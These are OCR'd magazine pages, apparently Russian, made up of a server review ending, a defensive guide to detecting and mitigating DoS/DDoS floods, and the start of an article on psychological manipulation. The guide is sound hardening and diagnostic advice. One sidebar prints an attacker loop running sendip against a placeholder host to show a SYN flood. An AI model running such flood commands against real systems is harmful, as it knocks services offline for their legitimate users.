В отличие от своих старших собратьев, PowerEdge T410 оснащен стандартной и не совсем удобной системой удаленного управления OpenManage. Дополнительно в сервер можно установить карту удаленного доступа iDRAC6 Express или iDRAC6 Enterprise, которая позволяет удаленно производить мониторинг, исправление возникающих проблем и обновления через графический интерфейс, вне зависимости от состояния операционной системы. Помимо этого, карта оснащена специальным твердотельным накопителем, который содержит драйвера для всех поддерживаемых ОС, микрокод, BIOS, утилиты настройки и опциональный загрузочный образ.
Сервер отличается высоким уровнем энергосбережения и низким уровнем шума, благодаря технологии Energy Smart, использованию процессоров Intel Xeon 5500 с интеллектуальной системой регулирования производительности и подачи питания, а также блокам питания с высоким КПД.
Гарантия на сервер составляет 3 года с возможностью серверного обслуживания в системе Dell ProSupport.
Стоимость: от 35000 руб.

Устоять любой ценой

Методы борьбы с DoS/DDoS-атаками

Твое утро начинается с чтения багрепортов и анализа логов. Ты ежедневно обновляешь ПО и ежечасно дорабатываешь правила брандмауэра. Snort твой лучший друг, а Zabbix — невидимый помощник. Ты построил настоящий бастион, к которому не подобраться ни с одной стороны. Но! Ты совершенно беззащитен против самой коварной и подлой атаки на свете — **DDoS.**

Трудно сказать, когда впервые появился термин DoS-атака. Специалисты говорят о 1996-м, попутно намекая, что до широких масс этот тип атак «дошел» только в 1999 году, когда один за другим попадали web-сайты Amazon, Yahoo, CNN и eBay. Еще раньше DoS-эффект использовали для тестирования устойчивости систем и каналов связи. А если копнуть глубже и воспользоваться термином DoS для обозначения явления, то становится ясно, что он существовал всегда, со времен первых мейнфреймов. Вот только задумываться о нем как о средстве устрашения начали гораздо позже.

Говоря простым языком, DoS-атаки — это некоторый вид злонамеренной деятельности, ставящей своей целью довести компьютерную систему до такого состояния, когда она не сможет обслуживать правомерных пользователей или правильно выполнять возложенные на нее функции. К состоянию «отказ в обслуживании» обычно приводят ошибки в ПО или чрезмерная нагрузка на сетевой канал или систему в целом. В результате, ПО либо вся операционная система машины «падает» или же оказывается в «зацикленном» состоянии. А это грозит простоями, потерей посетителей/клиентов и убытками.

АНАТОМИЯ DOS-АТАК DoS-атаки подразделяются на локальные и удаленные. К локальным относятся различные эксплойты, форк-бомбы и программы, открывающие по миллиону файлов или запускающие некий циклический алгоритм, который сжирает память и процессорные ресурсы. На всем этом мы останавливаться не будем. А вот удаленные DoS-атаки рассмотрим подробнее.


Они делятся на два вида:

1. Удаленная эксплуатация ошибок в ПО с целью привести его в нерабочее состояние.
2. Flood — посылка на адрес жертвы огромного количества бессмысленных (реже — осмысленных) пакетов. Целью флуда может быть канал связи или ресурсы машины. В первом случае поток пакетов занимает весь пропускной канал и не дает атакуемой машине обрабатывать легальные запросы. Во втором — ресурсы машины захватываются с помощью многократного и очень частого обращения к какому-либо сервису, выполняющему сложную, ресурсоемкую операцию. Это может быть, например, длительное обращение к одному из активных компонентов (скрипту) web-сервера. Сервер тратит все ресурсы машины на обработку запросов атакующего, а пользователям приходится ждать.

В традиционном исполнении (один атакующий — одна жертва) сейчас остается эффективным только первый вид атак. Классический флуд бесполезен. Просто потому что при сегодняшней ширине канала серверов, уровне вычислительных мощностей и повсеместном использовании различных анти-DoS приемов в ПО (например, задержки при многократном выполнении одних и тех же действий клиентом), атакующий превращается в надоедливого комара, не способного нанести какой бы то ни было ущерб. Но если этих комаров наберутся сотни, тысячи или даже сотни тысяч, они легко положат сервер на лопатки. Толпа — страшная сила не только в жизни, но и в компьютерном мире. Распределенная атака типа «отказ в обслуживании» (DDoS), обычно осуществляемая с помощью множества зомбифицированных хостов, может отрезать от внешнего мира даже самый стойкий сервер, и единственная эффективная защита — организация распределенной системы серверов (но это по карману далеко не всем, привет Google).

МЕТОДЫ БОРЬБЫ Опасность большинства DDoS-атак — в их абсолютной прозрачности и «нормальности». Ведь если ошибка в ПО всегда может быть исправлена, то полное сжирание ресурсов — явление почти обыденное. С ним сталкиваются многие администраторы, когда ресурсов машины (ширины канала) становится недостаточно, или web-сайт подвергается слэшдот-эффекту (twitter.com стал недоступен уже через несколько минут после первого известия о смерти Майкла Джексона). И если резать трафик и ресурсы для всех подряд, то спасешься от DDoS, но потеряешь добрую половину клиентов.

Выхода из этой ситуации фактически нет, однако последствия DDoS-атак и их эффективность можно существенно снизить за счет правильной настройки маршрутизатора, брандмауэра и постоянного анализа аномалий в сетевом трафике. В следующей части статьи мы последовательно рассмотрим:



• **способы распознавания начинающейся DDoS-атаки;**
• **методы борьбы с конкретными типами DDoS-атак;**
• **универсальные советы, которые помогут подготовиться к DoS-атаке и снизить ее эффективность.**

В самом конце будет дан ответ на вопрос: что делать, когда началась DDoS-атака.

БОРЬБА С FLOOD-АТАКАМИ Итак, существует два типа DoS/DDoS-атак, и наиболее распространенная из них основана на идее флуда, то есть заваливании жертвы огромным количеством пакетов. Флуд бывает разным: ICMP-флуд, SYN-флуд, UDP-флуд и HTTP-флуд. Современные DoS-боты могут использовать все эти виды атак одновременно, поэтому следует заранее позаботиться об адекватной защите от каждой из них.

1. ICMP-флуд.

Очень примитивный метод забивания полосы пропускания и создания нагрузок на сетевой стек через монотонную посылку запросов ICMP ECHO (пинг). Легко обнаруживается с помощью анализа потоков трафика в обе стороны: во время атаки типа ICMP-флуд они практически идентичны. Почти безболезненный способ абсолютной защиты основан на отключении ответов на запросы ICMP ECHO:

```
# sysctl net.ipv4.icmp_echo_ignore_all=1
```

Или с помощью брандмауэра:

```
# iptables -A INPUT -p icmp -j DROP --icmp-type 8
```

2. SYN-флуд.

Один из распространенных способов не только забить канал связи, но и ввести сетевой стек операционной системы в такое состояние, когда он уже не сможет принимать новые запросы на подключение. Основан на попытке инициализации большого числа одновременных TCP-соединений через посылку SYN-пакета с несуществующим обратным адресом. После нескольких попыток отослать ответный ACK-пакет на недоступный адрес большинство операционок ставят неустановленное соединение в очередь. И только после n-ой попытки закрывают соединение. Так как поток ACK-пакетов очень велик, вскоре очередь оказывается заполненной, и ядро дает отказ на попытки открыть новое соединение. Наиболее умные DoS-боты еще и анализируют систему перед началом атаки, чтобы слать запросы только на открытые жизненно важные порты. Идентифицировать такую атаку просто: достаточно попробовать подключиться к одному из сервисов. Оборонительные мероприятия обычно включают в себя:

• **Увеличение очереди «полуоткрытых» TCP-соединений:**

```
# sysctl -w net.ipv4.tcp_max_syn_backlog=1024
```

След в истории

1997 год — DDoS-атака на web-сайт Microsoft. Один день молчания.
1999 год — «вне зоны действия» оказались web-сайты Yahoo, CNN, eBay и др.
Октябрь 2002 — атака на корневые DNS-серверы интернета. На некоторое время были выведены из строя 7 из 13 серверов.
21 февраля 2003 года — DDoS-нападение на LiveJournal.com. Два дня сервис находился в парализованном состоянии, лишь иногда подавая признаки жизни.



Борьба с DDoS во FreeBSD

Уменьшаем время ожидания ответного пакета на запрос SYN-ACK (защита от SYN-флуда):

```
# sysctl net.inet.tcp.msl=7500
```

Превращаем сервер в черную дыру. Так ядро не будет слать ответные пакеты при попытке подключиться к незанятым портам (снижает нагрузку на машину во время DDoS'a на случайные порты):

```
# sysctl net.inet.tcp.blackhole=2
# sysctl net.inet.udp.blackhole=1
```

Ограничиваем число ответов на ICMP-сообщения 50-ю в секунду (защита от ICMP-флуда):

```
# sysctl net.inet.icmp.icmplim=50
```

Увеличиваем максимальное количество подключений к серверу (защита от всех видов DDoS):

```
# sysctl kern.ipc.somaxconn=32768
```

Включаем DEVICE_POLLING — самостоятельный опрос сетевого драйвера ядром на высоких нагрузках (существенно снижает нагрузку на систему во время DDoS'a):
1. Пересобираем ядро с опцией «options DEVICE_POLLING»;
2. Активируем механизм поллинга: «sysctl kern.polling.enable=1»;
3. Добавляем запись «kern.polling.enable=1» в /etc/sysctl.conf.

• Уменьшение времени удержания «полуоткрытых» соединений:

```
# sysctl -w net.ipv4.tcp_synack_retries=1
```

• Включение механизма TCP syncookies:

```
# sysctl -w net.ipv4.tcp_syncookies=1
```


• Ограничение максимального числа «полуоткрытых» соединений с одного IP к конкретному порту:

```
# iptables -I INPUT -p tcp --syn --dport 80 -m iplimit
--iplimit-above 10 -j DROP
```

3. UDP-флуд.
Типичный метод захламления полосы пропускания. Основан на бесконечной посылке UDP-пакетов на порты различных UDP-сервисов. Легко устраняется за счет отрезания таких сервисов от внешнего мира и установки лимита на количество соединений в единицу времени к DNS-серверу на стороне шлюза:

```
# iptables -I INPUT -p udp --dport 53 -j DROP -m iplimit
--iplimit-above 1
```

4. HTTP-флуд.
Один из самых распространенных на сегодняшний день способов флуда. Основан на бесконечной посылке HTTP-сообщений GET на 80-й порт с целью загрузить web-сервер настолько, чтобы он оказался не в состоянии обрабатывать остальные запросы.



ЛОГИ TCPDUMP МОЖНО ОТОСЛАТЬ НА ПРОВЕРКУ В STOPDDOS.ORG. БЕСПЛАТНО

Часто целью флуда становится не корень web-сервера, а один из скриптов, выполняющих ресурсоемкие задачи или работающий с базой данных. В любом случае, индикатором начавшейся атаки будет служить аномально быстрый рост логов web-сервера. Методы борьбы с HTTP-флудом включают в себя тюнинг web-сервера и базы данных с целью снизить эффект от атаки, а также отсеивание DoS-ботов с помощью различных приемов. Во-первых, следует увеличить максимальное число коннектов к базе данных одновременно. Во-вторых, установить перед web-сервером Apache легкий и производительный nginx — он будет кэшировать запросы и отдавать статику. Это решение из списка «must have», которое не только снизит эффект DoS-атак, но и позволит серверу выдержать огромные нагрузки. Небольшой пример:

vi /etc/nginx/nginx.conf

```
# Увеличиваем максимальное количество используемых фай-
лов
worker_rlimit_nofile 80000;
events {

   # Увеличиваем максимальное количество соединений
   worker_connections 65536;
   # Использовать эффективный метод epoll для обработки
соединений
   use epoll;
}
```

Крупнейшие ботнеты

Kraken — 400 тысяч компьютеров.
Srizbi — 315 тысяч компьютеров.
Bobax — 185 тысяч компьютеров.
Rustock — 150 тысяч компьютеров.
Storm — 100 тысяч компьютеров.
Psybot — 100 тысяч ADSL-маршрутизаторов, основанных на Linux.
Ботнет BBC — 22 тысячи компьютеров. Экспериментальный ботнет, созданный компанией BBC.

```
victim# netstat -an | grep "SYN_RCVD"
192.168.81.1.23       113.124.90.79.17564      0      0 49312      0 SYN_RCVD
192.168.81.1.23       21.230.247.14.28218      0      0 49312      0 SYN_RCVD
192.168.81.1.23       136.168.88.132.38859     0      0 49312      0 SYN_RCVD
192.168.81.1.23       5.112.17.14.5174         0      0 49312      0 SYN_RCVD
192.168.81.1.23       61.199.84.97.34557       0      0 49312      0 SYN_RCVD
192.168.81.1.23       152.193.254.8.29844      0      0 49312      0 SYN_RCVD
192.168.81.1.23       77.123.221.130.11851     0      0 49312      0 SYN_RCVD
192.168.81.1.23       243.113.58.156.40921     0      0 49312      0 SYN_RCVD
```

МНОГО СОЕДИНЕНИЙ, ПОМЕЧЕННЫХ ФЛАГОМ SYN_RCVD — ПОВОД БИТЬ ТРЕВОГУ

```
http {
   gzip off;
   # Отключаем таймаут на закрытие keep-alive соединений
   keepalive_timeout 0;
   # Не отдавать версию nginx в заголовке ответа
   server_tokens off;
   # Сбрасывать соединение по таймауту
   reset_timedout_connection on;
}

# Стандартные настройки для работы в качестве прокси
server {
   listen 111.111.111.111 default deferred;
   server_name host.com www.host.com;
   log_format IP $remote_addr;
   location / {
      proxy_pass http://127.0.0.1/;
   }


   location ~* \.(jpeg|jpg|gif|png|css|js|pdf|txt|tar)$ {
      root /home/www/host.com/httpdocs;
   }
}
```

В случае необходимости можно задействовать nginx-модуль ngx_http_limit_req_module, ограничивающий количество одновременных подключений с одного адреса (http://sysoev.ru/nginx/docs/http/ngx_http_limit_req_module.html).


Наивный **Internet**

Во времена своего рассвета DoS-атаки были настоящей катастрофой для серверов и обычных рабочих станций. Web-сайт можно было легко завалить с помощью одного-единственного хоста, реализующего атаку типа Smurf. Рабочие станции с установленной ОС Windows падали, как доминошки, от атак типа Ping of Death, Land, WinNuke. Сегодня всего этого не стоит опасаться.

Ресурсоемкие скрипты можно защитить от ботов с помощью задержек, кнопок «Нажми меня», выставления кукисов и других приемов, направленных на проверку «человечности».



УНИВЕРСАЛЬНЫЕ СОВЕТЫ Чтобы не попасть в безвыходное положение во время обрушения DDoS-шторма на системы, необходимо тщательным образом подготовить их к такой ситуации:
1. Все сервера, имеющие прямой доступ во внешнюю сеть, должны быть подготовлены к простому и быстрому удаленному ребуту (sshd спасет отца русской демократии). Большим плюсом будет наличие второго, административного, сетевого интерфейса, через который можно получить доступ к серверу в случае забитости основного канала.
2. ПО, используемое на сервере, всегда должно находиться в актуальном состоянии. Все дырки — пропатчены, обновления установлены (простой, как сапог, совет, которому многие не следуют). Это оградит тебя от DoS-атак, эксплуатирующих баги в сервисах.
3. Все слушающие сетевые сервисы, предназначенные для административного использования, должны быть спря-



▷ info
• Подробнее о протоколе NetFlow можно прочитать в статье «Поток пакетов — на контроль!», опубликованной в июльском номере][за 2007 год.

• Round-robin — алгоритм выравнивания нагрузки распределенной вычислительной системы методом перебора ее элементов по круговому циклу.

• В поставку OpenBSD входит утилита tcpdrop(8), с помощью которой можно отбросить TCP-подключение (tcpdrop 192.168.1.1:80 192.168.1.12:26747).

Интеллектуальные **системы**

Интересную альтернативу решениям Cisco выпускает компания Reactive Networks (www.reactivenetworks.com). Их продукт под названием FloodGuard представляет собой аппаратный комплекс, состоящий из детекторов и исполнительных модулей. Детекторы, установленные на брандмауэрах, маршрутизаторах и свитчах, постоянно мониторят трафик и создают его профиль на основе таких параметров, как объем пакетов, источник, направление, тип и т.д. В случае возникновения аномалий детектор посылает все подробности о произошедшем исполнительным модулям, располагающимся на маршрутизаторах в разных сегментах сети. Получив сообщение от детектора, исполнительные модули начинают действовать: они отыскивают паразитный трафик в проходящих пакетах и, в случае удачи, оповещают об этом предыдущие по ходу трафика модули и посылают им инструкции по активации фильтров на маршрутизаторах. В результате, перед потоком флуд-трафика должен образоваться заслон, который будет быстро перемещаться в сторону его источника.




таны брандмауэром ото всех, кто не должен иметь к ним доступ. Тогда атакующий не сможет использовать их для проведения DoS-атаки или брутфорса.
4. На подходах к серверу (ближайшем маршрутизаторе) должна быть установлена система анализа трафика (NetFlow в помощь), которая позволит своевременно узнать о начинающейся атаке и вовремя принять меры по ее предотвращению.
Добавь в /etc/sysctl.conf следующие строки:

```
# vi /etc/sysctl.conf
# Защита от спуфинга
net.ipv4.conf.default.rp_filter = 1
# Проверять TCP-соединение каждую минуту. Если на другой стороне — легальная машина, она сразу ответит. Дефолтовое значение — 2 часа.

net.ipv4.tcp_keepalive_time = 60
# Повторить пробу через десять секунд
net.ipv4.tcp_keepalive_intvl = 10
# Количество проверок перед закрытием соединения
net.ipv4.tcp_keepalive_probes = 5
```

Следует отметить, что все приемы, приведенные в прошлом и этом разделах, направлены на снижение эффективности DDoS-атак, ставящих своей целью израсходовать ресурсы машины. От флуда, забивающего канал мусором, защититься практически невозможно, и единственно правильный, но не всегда осуществимый способ борьбы заключается в том, чтобы «лишить атаку смысла». Если ты заимеешь в свое распоряжение действительно широкий канал, который легко пропустит трафик небольшого ботнета, считай, что от 90% атак твой сервер защищен. Есть более изощренный способ защиты. Он основан на организации распределенной вычислительной сети, включающей в себя множество дублирующих серверов, которые подключены к разным магистральным каналам. Когда вычислительные мощности или пропускная способность канала заканчиваются, все новые клиенты перенаправляются на другой сервер (или же постепенно «размазываются» по серверам по принципу round-robin). Это невероятно дорогая, но очень стойкая структура, завалить которую практически нереально.
Другое более-менее эффективное решение заключается в покупке дорогостоящих хардварных систем Cisco Traffic Anomaly Detector и Cisco Guard. Работая в связке, они могут подавить начинающуюся атаку, но, как и большинство других решений, основанных на обучении и



ПРИНЦИП РАБОТЫ FLOODGUARD

Пример ограничения подключений к web-серверу с помощью pf (файл pf.conf)

```
ext_if="fxp0"

pass in on $ext_if inet proto tcp to $ext_if \
        port www keep state (max 100, source-track rule, \
        max-src-nodes 50, max-src-states 10)
```



CISCO TRAFFIC ANOMALY DETECTOR

```
attacker# while :
> do ./sendip -p ipv4 -p tcp -ts r -td 23 ddos-1.example.com
> done

victim# tcpdump -ni eth0 port 23
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
07:56:53.238310 IP 189.154.206.199.49552 > 192.168.81.104.telnet: S 2350703697:2350703697
(0) win 65535
07:56:53.263726 IP 189.154.206.199.49552 > 192.168.81.104.telnet: S 2350703697:2350703697
(0) win 65535
07:56:53.284734 IP 191.32.219.89.39755 > 192.168.81.104.telnet: S 532957792:532957792(0)
win 65535
07:56:53.301734 IP 228.43.68.93.41278 > 192.168.81.104.telnet: S 3480304186:3480304186(0)
win 65535
07:56:53.316737 IP 8.217.134.162.6578 > 192.168.81.104.telnet: S 1477880851:1477880851(0)
```

АТАКА ТИПА SYN-ФЛУДДОВАНИЯ

анализе состояний, дают сбои. Поэтому следует хорошенько подумать перед тем, как выбивать из начальства десятки тысячи долларов на такую защиту.

КАЖЕТСЯ, НАЧАЛОСЬ. ЧТО ДЕЛАТЬ? Перед непосредственным началом атаки боты «разогреваются», постепенно наращивая поток пакетов на атакуемую машину. Важно поймать момент и начать активные действия. Поможет в этом постоянное наблюдение за маршрутизатором, подключенным к внешней сети (анализ графиков NetFlow). На сервере-жертве определить начало атаки можно подручными средствами.
Наличие SYN-флуда устанавливается легко — через подсчет числа «полуоткрытых» TCP-соединений:

```
# netstat -na | grep ":80\ " | grep SYN_RCVD
```

В обычной ситуации их не должно быть совсем (или очень небольшое количество: максимум 1-3). Если это не так — ты атакован, срочно переходи к дропанью атакующих.
С HTTP-флудом несколько сложнее. Для начала нужно подсчитать количество процессов Apache и количество коннектов на 80-й порт (HTTP-флуд):

```
# ps aux | grep httpd | wc -l
# netstat -na | grep ":80\ " | wc -l
```

Пример ограничения подключений средствами индейца (файл httpd.conf)

Timeout 300
KeepAlive On
MaxKeepAliveRequests 32
KeepAliveTimeout 15

MinSpareServers 1
MaxSpareServers 4
StartServers 1
MaxClients 32

Значения, в несколько раз превышающие среднестатистические, дают основания задуматься. Далее следует просмотреть список IP-адресов, с которых идут запросы на подключение:

```
# netstat -na | grep ":80\ " | sort | uniq -c | sort -nr
| less
```

Однозначно идентифицировать DoS-атаку нельзя, можно лишь подтвердить свои догадки о наличии таковой, если один адрес повторяется в списке слишком много раз (да и то, это может говорить о посетителях, сидящих за NAT'ом). Дополнительным подтверждением будет анализ пакетов с помощью tcpdump:

```
# tcpdump -n -i eth0 -s 0 -w output.txt dst port 80 and
host IP-сервера
```

Показателем служит большой поток однообразных (и не содержащих полезной информации) пакетов от разных IP, направленных на один порт/сервис (например, корень web-сервера или определенный cgi-скрипт).
Окончательно определившись, начинаем дропать неугодных по IP-адресам (будет гораздо больше эффекта, если ты сделаешь это на маршрутизаторе):


```
#iptables-AINPUT-sxxx.xxx.xxx.xxx-ptcp--destination-
port http -j DROP
```

Или сразу по подсетям:

```
#iptables-AINPUT-sxxx.xxx.0.0/16-ptcp--destination-
port http -j DROP
```

Это даст тебе некоторую фору (совсем маленькую; зачастую IP-адрес источника спуфится), которую ты должен использовать, чтобы обратиться к провайдеру/хостеру (с приложенными к сообщению логами web-сервера, ядра, брандмауэра и списком выявленных тобой IP-адресов). Большинство из них, конечно, проигнорируют это сообщение (а хостинги с оплатой трафика еще и порадуются — DoS-атака принесет им прибыль) или просто отключат твой сервер. Но в любом случае это следует сделать обязательно, — эффективная защита от DDoS возможна только на магистральных каналах. В одиночку ты справишься с мелкими нападками, направленными на истощение ресурсов сервера, но окажешься беззащитным перед более-менее серьезным DDoS'ом. ⌶

АЛЕКСАНДР ЛОЗОВСКИЙ / LOZOVSKY@GAMELAND.RU /



PSYCHO:

ТЕАТР КОРЫСТНЫХ КУКЛОВОДОВ

Психологические манипуляции: **теория и защита**

Услышав фразу «психологические манипуляции» или «психологическое воздействие», средний человек наверняка представит себе брутальных сотрудников спецслужб в штатском, говорящую голову из зомбоящика или двух топ-менеджеров крупных компаний, испытывающих друг на друге данное искусство в процессе ведения важных переговоров.

В принципе, так оно и есть — эти люди действительно практикуют психологические техники, но на деле большинство манипуляций претворяется в жизнь нами, обычными людьми. Сотни миллионов обывателей применяют их в повседневной жизни неосознанно, основываясь на своем или чужом опыте (что вовсе не снижает их эффективности). Дети используют их, выбивая ништяки из родителей. Работники — чтобы поиметь друг друга, подняться на вершину офисной пирамиды, присвоив себе чужие заслуги и отвратив внимание начальства от своих просчетов. Переговорщики — чтобы выторговать более выгодные условия, потратив на этом меньше денег. Иначе говоря, мы с тобой наверняка бывали и в роли манипулятора, и в роли жертвы («елки-палки, как же меня так поимели, а»), и в роли стороннего наблюдателя («да, хитро его натянули, но он еще сопротивляется»), поскольку таково уж оно, межличностное общение разумных человеков. В рамках статьи мы рассмотрим, что же такое манипуляции, какие методы используются в процессе их реализации, кто является непосредственным участником, и как от всего этого «добра» защититься. Начнем, как всегда, с определения.

PRAVA USURPATIO

Манипуляция — это скрытое действо, которое позволяет одному, обладающему определенным навыком, человеку, склонить другого (менее умелого или более слабого) к изменению своих желаний, мотиваций или линии поведения в пользу манипулятора. Причем, не прямым обманом или угрозой, а таким хитрым способом, при котором он окажется как бы сам ответственным за принятое решение. Кажется, определение получилось весьма неплохим, хотя и не идеальным. Например, манипуляция может быть и не скрытой. Так или иначе, манипуляция — это навязывание мотивации другому человеку, использование его в качестве средства для достижения своих собственных целей. Отлично, с этим более-менее разобрались. Самое время рассмотреть участников нашего театрализованного представления.

СПИСОК УЧАСТНИКОВ

Те же и Хлестаков. Простите, гоню — в далеком XX веке, когда я учился в школе, это была очень крутая шутка. На самом деле, участников трое, их я уже перечислил выше: манипулятор, жертва(-ы), сторонний наблюдатель(-ли).

• Манипулятор. Выбирает жертву, время, место и ситуацию для осуществления своих зловещих замыслов. Составляет план мероприятия, выбирает психологические точки приложения в сознании предполагаемой жертвы, конкретные «уловки» и проводит атаку. В общем, все как в хакинге.

• Жертва. Стоит и обтекает. Хотя вру, не всегда. Жертва либо поддается на манипуляцию, меняя свои планы и желания, либо выстраивает контрмеры, переводя ситуацию, как минимум, в патовую.

• Сторонние наблюдатели. Наблюдают за ситуацией со стороны или создают фон для манипуляции. Они имеют представление о ситуации, исходя из своей системы координат (в прямом общении не участвуют, эмоциональный контакт им недоступен, психологическое состояние участников они не разумеют, поэтому мнение у них будет либо не до конца верным, либо совсем неправильным). Ходить за примером далеко не надо, достаточно посмотреть в интернеты — сколько раз общественное мнение оказывалось на стороне тонкого тролля, который, используя свои навыки, доставал до кишок по-настоящему знающего и компетентного форумчанина. Которого, тем не менее, потом банили за грубость :).

ВРЕМЯ, МЕСТО, СИТУАЦИЯ

Первый этап манипуляции — выбор времени и места. Вернее, даже не так — времени, места, обстановки. Почему это важно? Да потому, что



правильный выбор может быть практически единственным и самым главным этапом манипуляции. Рассмотрим ситуацию со следующими участниками: бродячая продавщица цветов, ты и твоя девушка. Разумеется, давать деньги голодранцам или покупать цветы девушке до следующего 8-го марта ты не планировал. Вернее, не планировал бы, если бы атака произошла в другое время и в другом месте, а теперь — деваться некуда. В присутствии девушки ты не можешь послать старуху на три веселые буквы, особенно если она пойдет дальше, сказав нечто вроде «*как же такой красивой девушке и не подарить розочку*». Классическая манипуляция свершилась — выбор есть, но в то же время его и нет. Либо ты снижаешь карму в глазах своей девушки прямой конфронтацией с манипулятором (прямая конфронтация — практически всегда показатель слабости позиции!), либо идешь на поводу и оказываешься в дурацкой ситуации — вроде бы ты и не против сделать девушке приятное, но ведь и про себя тоже думать надо. Неприятно чувствовать себя опрокинутым хитрой бабуленцией.

